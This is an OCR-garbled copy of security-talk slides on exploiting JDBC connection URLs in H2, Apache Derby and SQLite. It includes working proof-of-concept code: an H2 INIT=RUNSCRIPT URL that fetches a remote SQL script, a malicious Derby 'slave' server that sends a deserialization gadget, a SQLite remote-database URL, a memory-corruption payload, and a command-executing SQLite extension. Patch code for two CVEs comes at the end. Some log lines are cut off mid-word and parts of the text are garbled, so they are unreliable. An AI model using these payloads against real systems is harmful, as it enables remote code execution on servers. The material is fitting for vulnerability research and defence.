ndalone/configuration/application.keystore not found, it will be auto generated on first use with a self-signed certificate for host localhost
20:03:41,140 INFO [org.wildfly.extension.undertow] (ServerService Thread Pool -- 75) WFLYUT0014: Creating file handler for path '/Users/pyn3rd/Dow
nloads/wildfly-24.0.0.Final/welcome-content' with options [directory-listing: 'false', follow-symlink: 'false', case-sensitive: 'true', safe-symlin
k-paths: '[]']
20:03:41,154 INFO [org.wildfly.extension.undertow] (MSC service thread 1-1) WFLYUT0012: Started server default-server.
20:03:41,155 INFO [org.wildfly.extension.undertow] (MSC service thread 1-4) Queuing requests.
20:03:41,156 INFO [org.wildfly.extension.undertow] (MSC service thread 1-4) WFLYUT0018: Host default-host starting
20:03:41,156 INFO [org.jboss.as.ejb3] (MSC service thread 1-5) WFLYEJB0481: Strict pool slsb-strict-max-pool is using a max inst
per class), which is derived from thread worker pool sizing.
20:03:41,156 INFO [org.jboss.as.ejb3] (MSC service thread 1-7) WFLYEJB0482: Strict pool mdb-strict-max-pool is using a max insta
r class), which is derived from the number of CPUs on this host.
20:03:41,352 INFO [org.wildfly.extension.undertow] (MSC service thread 1-8) WFLYUT0006: Undertow HTTP listener default listening
20:03:41,391 INFO [org.jboss.as.ejb3] (MSC service thread 1-7) WFLYEJB0493: Jakarta Enterprise Beans subsystem suspension comple
20:03:41,441 INFO [org.jboss.as.connector.subsystems.datasources] (MSC service thread 1-2) WFLYJCA0001: Bound data source [java:
ExampleDS1]
20:03:41,526 INFO [org.jboss.as.patching] (MSC service thread 1-2) WFLYPAT0050: WildFly Full cumulative patch ID is: base, one-o
: none
20:03:41,539 WARN [org.jboss.as.domain.management.security] (MSC service thread 1-8) WFLYDM0111: Keystore /Users/pyn3rd/Download
inal/standalone/configuration/application.keystore not found, it will be auto generated on first use with a self signed certifica
ost
20:03:41,545 INFO [org.jboss.as.server.deployment.scanner] (MSC service thread 1-7) WFLYDS0013: Started FileSystemDeploymentServ
/Users/pyn3rd/Downloads/wildfly-24.0.0.Final/standalone/deployments
20:03:41,565 INFO [org.wildfly.extension.undertow] (MSC service thread 1-7) WFLYUT0006: Undertow HTTPS listener https listening
20:03:41,627 INFO [org.jboss.ws.common.management] (MSC service thread 1-2) JBWS022052: Starting JBossWS 5.4.4.Final (Apache CXF 3.3.10)
20:03:41,722 INFO [org.jboss.as.server] (Controller Boot Thread) WFLYSRV0212: Resuming server
20:03:41,724 INFO [org.jboss.as] (Cont
tarted 319 of 558 services (344 service
20:03:41,726 INFO [org.jboss.as] (Cont
20:03:41,726 INFO [org.jboss.as] (Cont
20:03:50,150 INFO [stdout] (External M
20:03:50,150 INFO [stdout] (External M
20:03:50,151 INFO [stdout] (External M
20:03:50,278 INFO [stdout] (External M
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20:03:50,278 INFO [stdout] (External M
20:03:50,279 INFO [stdout] (External M
20:03:50,279 INFO [stdout] (External M
_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http
20:03:50,288 INFO [stdout] (External M
20:03:50,288 INFO [stdout] (External M
20:03:50,289 INFO [stdout] (External M
20:03:50,289 INFO [stdout] (External M
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20:03:50,294 INFO [stdout] (External M
20:03:50,294 INFO [stdout] (External M
20:03:50,295 INFO [stdout] (External M
Desktop python -m SimpleHTTPServer 3333
Serving HTTP on 0.0.0.0 port 3333 ...
127.0.0.1 - - [21/Jul/2021 19:43:48] "GET /h2_exec.sql HTTP/1.1" 200 -
127.0.0.1 - - [21/Jul/2021 19:56:21] "GET /h2_exec.sql HTTP/1.1" 200 -
127.0.0.1 - - [21/Jul/2021 20:03:49] "GET /h2_exec.sql HTTP/1.1" 200 -
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

localhost | Management Conso
localhost:9990/console/index.html#configuration;path=configuration~subsystems!css~datasources!data-source-driver~datasources!...
Paused
HAL Management Console
Reload Required
Homepage
Deployments
Configuration
Runtime
Patching
Access Control
Configuration
Subsystems
Interfaces
Socket Bindings
Paths
System Properties
Subsystem (32)
Filter by: name or subtitle
Batch
JBeret
Core Management
Datasources & Drivers
Deployment Scanners
Discovery
Distributable Web
Datasources & Drivers
Datasources
JDBC Drivers
Datasource
Filter by: name, xa, .../disabled, deployment
ExampleDS
View
ExampleDS
Datasource
The datasource ExampleDS is enabled. Disable
Main Attributes
JNDI Name:
java:jboss/datasources/ExampleDS1
Driver Name:
h2
Connection URL:
jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSC...
Enabled:
true

Apache Derby

```
1     public class Socketconnection {
2       private final Socket socket;
3       private final ObjectOutputStream objOutputStream;
4       Private final ObjectInputstream objInputStream;
5
6       public SocketConnection(Socket var1) throws IOException {
7         this.socket = var1;
8         this.objOutputStream = new ObjectOutputStream(var1.getOutputStream());
9         this.objInputStream = new ObjectInputStream(var1.getInputStream());
10      }
11
12      public Object readMessage() throws cLassNotFoundException, IOException {
13        return this.objInputStream.readObject();
14      }
```



```
1  private class MasterReceiverThread extends Thread {
2      private final ReplicationMessage pongMsg = new ReplicationMessage(14, (Object)null);
3
4      MasterReceiverThread(String var2) {
5          super("derby.master.receiver-" + var2);
6      }
7
8      public void run() {
9          while(!ReplicationMessageTransmit.this.stopMessageReceiver) {
10             try {
11                 ReplicationMessage var1 = this.readMessage();
12                 switch(var1.getType()) {
13                 case 11:
14                 case 12:
15                     synchronized(ReplicationMessageTransmit.this.receiveSemaphore) {
16                         ReplicationMessageTransmit.this.receivedMsg = var1;
17                         ReplicationMessageTransmit.this.receiveSemaphore.notify();
18                         break;
19                     }
20                 case 13:
21                     ReplicationMessageTransmit.this.sendMessage(this.pongMsg);
22                 }
23             }
24         }
25     }
```


readObject()
readMessage()
MasterReceiverThread

```
startMaster=true

slaveHost=hostname
```

readMessage()

Slave

Master

set JDBC URL to make target
start as **MASTER** meanwhile
appoint **SLAVE**

establish JDBC connection
read data stream from **SLAVE**

execute payload with JDBC driver

Construct JDBC connection

```
public class DerbyTest {

  public static void main(String[] args) throws Exception{

        Class.forName("org.apache.derby.jdbc.EmbeddedDriver");

        DriverManager.getConnection("jdbc:derby:webdb;startMaster=true;slaveHost=127.0.0.1");
    }

}
```

Evil slave server

```
public class EvilSlaveServer {
    public static void main(String[] args) throws Exception {
        int port = 4851;
        ServerSocket server = new ServerSocket(port);
        Socket socket = server.accept();
        socket.getOutputStream().write(Serializer.serialize(
                new CommonsBeanutils1().getObject("open -a Calculator")));
        socket.getOutputStream().flush();
        Thread.sleep(TimeUnit.SECONDS.toMillis(5));
        socket.close();
        server.close();
    }
}
```

SQLite

How to exploit it?

```
If (JDBC URL is controllable) {

   The database file content is controllable
}
```


```java
private void open(int openModeFlags, int busyTimeout) throws SQLException {
    // check the path to the file exists
    if (!":memory:".equals(fileName) && !fileName.startsWith("file:") &&
!fileName.contains("mode=memory")) {
        if (fileName.startsWith(RESOURCE_NAME_PREFIX)) {
            String resourceName = fileName.substring(RESOURCE_NAME_PREFIX.length());

            // search the class path
            ClassLoader contextCL = Thread.currentThread().getContextClassLoader();
            URL resourceAddr = contextCL.getResource(resourceName);
            if (resourceAddr == null) {
                try {
                    resourceAddr = new URL(resourceName);
                }
                catch (MalformedURLException e) {
                    throw new SQLException(String.format("resource %s not found: %s", resourceName, e));
                }
            }

            try {
                fileName = extractResource(resourceAddr).getAbsolutePath();
            }
            catch (IOException e) {
                throw new SQLException(String.format("failed to load %s: %s", resourceName, e));
            }
        }
```

```
1       else {
2                   // remove the old DB file
3                   boolean deletionSucceeded = dbFile.delete();
4                   if (!deletionSucceeded) {
5                       throw new IOException("failed to remove existing DB file: " +
6       dbFile.getAbsolutePath());
7                   }
8               }
9
10      }
11
12          byte[] buffer = new byte[8192]; // 8K buffer
13          FileOutputStream writer = new FileOutputStream(dbFile);
14          InputStream reader = resourceAddr.openStream();
15          try {
16              int bytesRead = 0;
17              while ((bytesRead = reader.read(buffer)) != -1) {
18                  writer.write(buffer, 0, bytesRead);
19              }
20              return dbFile;
21          }
22          finally {
23              writer.close();
24              reader.close();
25          }
```

Controllable SQLite DB & Uncontrollable select code

Utilize "CREATE VIEW" to convert uncontrollable SELECT to controllable

```
CREATE VIEW security AS SELECT (<sub-query-1>), (<sub-query-2>)
```



Trigger sub-query-1 and sub-query-2

```
1  protected CoreConnection(String url, String fileName, Properties prop) throws
2  SQLException
3  {
4      this.url = url;
5      this.fileName = extractPragmasFromFilename(fileName, prop);
6
7      SQLiteConfig config = new SQLiteConfig(prop);
8      this.dateClass = config.dateClass;
9      this.dateMultiplier = config.dateMultiplier;
10     this.dateFormat = FastDateFormat.getInstance(config.dateStringFormat);
11     this.dateStringFormat = config.dateStringFormat;
12     this.datePrecision = config.datePrecision;
13     this.transactionMode = config.getTransactionMode();
14     this.openModeFlags = config.getOpenModeFlags();
15
16     open(openModeFlags, config.busyTimeout);
17
18     if (fileName.startsWith("file:") && !fileName.contains("cache="))
19     {   // URI cache overrides flags
20         db.shared_cache(config.isEnabledSharedCache());
21     }
22     db.enable_load_extension(config.isEnabledLoadExtension());
23
24     // set pragmas
25     config.apply((Connection)this);
26 }
```

Load extension with a controllable file?

Use memory corruptions in SQLite such "Magellan"

```
public class SqliteTest {
    public static void main(String args[]) {
      Connection c = null;
      String url= "jdbc:sqlite::resource:http://127.0.0.1:8888/poc.db";
      try {
          Class.forName("org.sqlite.JDBC");
          c = DriverManager.getConnection(url);
          c.setAutoCommit(true);
          Statement statement = c.createStatement();
          statement.execute("SELECT * FROM security");
      } catch (Exception e) {
          System.err.println(e.getClass().getName() + ": " + e.getMessage());
          System.exit(0);
      }
   }
}
```

Use memory corruptions in SQLite such "Magellan"

```
String[] PoC = {
        "DROP TABLE IF EXISTS ft;",
        "CREATE VIRTUAL TABLE ft USING fts3;",
        "INSERT INTO ft VALUES('aback');",
        "INSERT INTO ft VALUES('abaft');",
        "INSERT INTO ft VALUES('abandon');",
        "SELECT quote(root) from ft_segdir;",
        "UPDATE ft_segdir SET root =
X'0005616261636B03010200FFFFFFFF07026674030202000304 6E646F6E03030200';",
        "CREATE VIEW security as select (SELECT * FROM ft WHERE ft MATCH 'abandon')",
        };
```

Write SQLite extension for remote code execution

```
gcc -fno-common -dynamiclib ./ext.c -o ./ext.so
```

Complice SQLite extension

```c
#include <sqlite3ext.h> /* Do not use <sqlite3.h>! */
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <signal.h>
#include <dirent.h>
#include <sys/stat.h>
#include <stdlib.h>
SQLITE_EXTENSION_INIT1


#ifdef _WIN32
__declspec(dllexport)
#endif

int sqlite3_extension_init(
  char **pzErrMsg,
  const sqlite3_api_routines *pApi
){
  int rc = SQLITE_OK;
  SQLITE_EXTENSION_INIT2(pApi);
  (void)pzErrMsg;  /* Unused parameter */
  char *argv[]={"open","-a","Calculator",NULL};
  rc = execv("/usr/bin/open", argv);
  return rc;
}
```

Other scenarios

- Cloud native environment
- New gadgets (jackson/fastjson)
- Attack SpringBoot Actuator misconfiguration
- API interfaces exposure
- Phishing or honeypot

H2 supports "EXECUTE" statements like Postgre()

```
1         case 'E':
2             if (readIf("EXPLAIN")) {
3                 c = parseExplain();
4             } else if (database.getMode().getEnum() != ModeEnum.MSSQLServer) {
5                 if(readIf("EXECUTE")) {
6                     c = parseExecutePostgre();
7
8                 }
9             } else {
10                if (readIf("EXEC") || readIf("EXECUTE")){
11                    c = parseExecutesQLServer();
12                }
13            }
14            break;
15        case 'G':
16            if (readIf("GRANT")) {
17                c = parseGrantRevoke(CommandInterface.GRANT);
18            }
19            break;
20
21        private Prepared parseExecutePostgre() {
22            if (readIf("IMMEDIATE")) {
23                return new ExecuteImmediate(session, readExpression());
24
25        }
26
```

Properties filter for bug fix

Apache Druid CVE-2021-26919 patch

```
public static void throwIfPropertiesAreNotAllowed(
      Set<String> actualProperties,
      Set<String> systemPropertyPrefixes,
      Set<String> allowedProperties
  )
  {
    for (String property : actualProperties) {
      if
(systemPropertyPrefixes.stream().noneMatch(property::startsWith)) {
        Preconditions.checkArgument(
            allowedProperties.contains(property),
            "The property [%s] is not in the allowed list %s",
            property, allowedProperties
        );
      }
    }
  }
```

Apache DolphinScheduler CVE-2020-11974 Patch

```
private final Logger logger = LoggerFactory.getLogger(MySQLDataSource.class);
private final String sensitiveParam = "autoDeserialize=true";
private final char symbol = '&';
/**
 * gets the JDBC url for the data source connection
 * @return jdbc url
  return DbType.MYSQL;
}

@Override
protected String filterOther(String other){
  if (other.contains(sensitiveParam)){
    int index = other.indexOf(sensitiveParam);
    String tmp = sensitiveParam;
    if (other.charAt(index-1) == symbol){
      tmp = symbol + tmp;
    } else if(other.charAt(index + 1) == symbol){
      tmp = tmp + symbol;
    }
    logger.warn("sensitive param : {} in otherParams field is filtered", tmp);
    other = other.replace(tmp, "");
  }
```

New exploitable way to bypass property filter

Apache Druid 0day case

